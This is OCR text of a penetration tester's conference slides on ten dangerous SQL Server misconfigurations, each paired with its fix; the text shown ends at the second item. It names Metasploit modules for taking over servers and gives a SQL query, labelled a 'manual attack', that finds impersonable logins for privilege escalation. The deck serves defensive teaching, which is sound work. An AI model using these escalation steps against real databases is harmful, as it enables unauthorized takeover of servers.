netSPI
RISK COMPLIANCE SECURITY

APPSEC CALIFORNIA

10 Deadly Sins of SQL Server Configuration

The untold stories of a pentest monkey

Who am I?

Scott Sutherland

Network and Application Penetration Tester

Twitter: @_nullbind

Code: https://github.com/nullbind
https://github.com/netspi

Slides: http://slideshare.net/nullbind
http://slideshare.net/netspi

Blog: https://blog.netspi.com/author/scott-sutherland/

netSPI
RISK COMPLIANCE SECURITY


Presentation Overview

- Why security breaks
- Where security breaks
- SQL Server security basics
- Finding SQL Servers
- 10 deadly configurations
- What can be done
- Questions

netSPI
RISK COMPLIANCE SECURITY

Why Security

BREAKS




Why Security Breaks


- NOT the right **skill set**
  - Most dev-ops and IT admins aren't DBAs
  - Modern DBMS can be complicated
- NOT a high **priority / requirement**
  - Functionality
  - Availability
  - Performance
  - Security
- NOT enough **time**

netSPI
RISK COMPLIANCE SECURITY

Where Security

BREAKS





Where Security Breaks


…at points of integration and trust

- Access to external sources
  - Other databases
  - Other servers
  - On the file system / shares
- Cached authentication
- **User impersonation**
- **Excessive privileges**
- Explicit and implicit trusts

netSPI
RISK COMPLIANCE SECURITY

SQL Server

Security BASICS




SQL Server Security Basics: Services

What is SQL Server?

- SQL Server is software
- Each installation is called an "**instance**" which runs as a set of Windows services *separate process, port, etc*
- Services run with privileges of the Windows service account

netSPI
RISK COMPLIANCE SECURITY

SQL Server Security Basics: Services



SQL Server Security Basics: Principals

Windows Server Level

- Windows accounts and groups

SQL Server Level

- SQL Server logins and SQL Server roles

Database Level

- Database users and database roles

netSPI
RISK COMPLIANCE SECURITY

SQL Server Security Basics: Principals

Windows Server Level

- Used to log into SQL Server

SQL Server Level


- Used to log into SQL Server

Database Level

- Database users are mapped to a login/account
- Used to access databases and data

netSPI
RISK COMPLIANCE SECURITY

SQL Server Security Basics: Principals



SQL Server Security Basics: Roles

Important Server Roles

- Sysadmin role = DBA
- Public role = Everyone with connect

Important Database Roles

- Database owner = owns the database
- Db_owner role = any action in the database

Findings

SQL **Servers**


Finding SQL Servers: Unauthenticated

TCP/UDP Port Scanning

- Pros: Finds non domain instances
- Cons: Can be slow

Tools

- Metasploit
- Nessus
- SQLping3
- OSQL/SQLCMD




Finding SQL Servers: Authenticated

Service Principal Names (SPN)

- Pros: Fast and returns most SQL Servers on the domain
- Cons: Will miss instances on non domain systems

Tools

- setspn.exe
- adfind.exe
- *Get-Spn.psm1*



10 DEADLY Configurations

10 Deadly Configurations

1. Logins with Sysadmin Privileges
2. Logins with IMPERSONATE Privileges
3. Database User Privileges
4. Procedures with SQL Injection
5. Public EXECUTE on Dangerous Procedures
6. Service Account Privileges
7. Domain User Privileges
8. Database Link Chaining and Excessive Privileges
9. Weak and Default Passwords
10. No Transport Encryption

netSPI
RISK COMPLIANCE SECURITY

#1

Logins with Sysadmin Privileges

#1 Logins with Excessive Privileges

What's the issue?

- Applications connecting to SQL Server with the "sa" login
- Applications connecting to SQL Server with another login with the sysadmin role

netSPI
RISK COMPLIANCE SECURITY

#1 Logins with Excessive Privileges

Why is it a problem?

- Full access to all databases on server
- Often full access to the Windows server
- Free tools available for taking over the server
  - Metasploit mssql_payload module
  - Metasploit mssql_payload_sqli module

netSPI
RISK COMPLIANCE SECURITY

#1 Logins with Excessive Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server

netSPI
RISK COMPLIANCE SECURITY

#1 Logins with Excessive Privileges

What's the fix?

- Don't use the "sa" login for your application
- Don't assigned sysadmin privileges
- Do assign only the privileges necessary for the application to meet functional requirements

netSPI
RISK COMPLIANCE SECURITY

#2

Logins with

IMPERSONATE Privileges

#2 Logins with IMPERSONATE privilege

What's the issue?

- SQL Server logins with IMPERSONATE privileges

netSPI
RISK COMPLIANCE SECURITY

#2 Logins with IMPERSONATE privilege

Why is it a problem?

- **Intended** to decrease privileges
- **Often** used to increase privileges
- Allows on demand escalation with no constraints
- Sometimes results in sysadmin privileges

netSPI
RISK COMPLIANCE SECURITY

#2 Logins with IMPERSONATE privilege

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- Login has privs to impersonate another login
- For sysadmin, login must of have privs to impersonate a sysadmin or additional escalation path

netSPI
RISK COMPLIANCE SECURITY

#2 Manual Attack

Find logins that can be impersonated

SQLQuery3.sql - VM...ster (MyUser1 (52))*

```
SELECT distinct b.name
FROM sys.server_permissions a
INNER JOIN sys.server_principals b
ON a.grantor_principal_id = b.principal_id
WHERE a.permission_name = 'IMPERSONATE'
```


100 %

Results | Messages

	name
1	sa
2	MyUser2
3	MyUser3


#2 Manual Attack

Impersonate logins



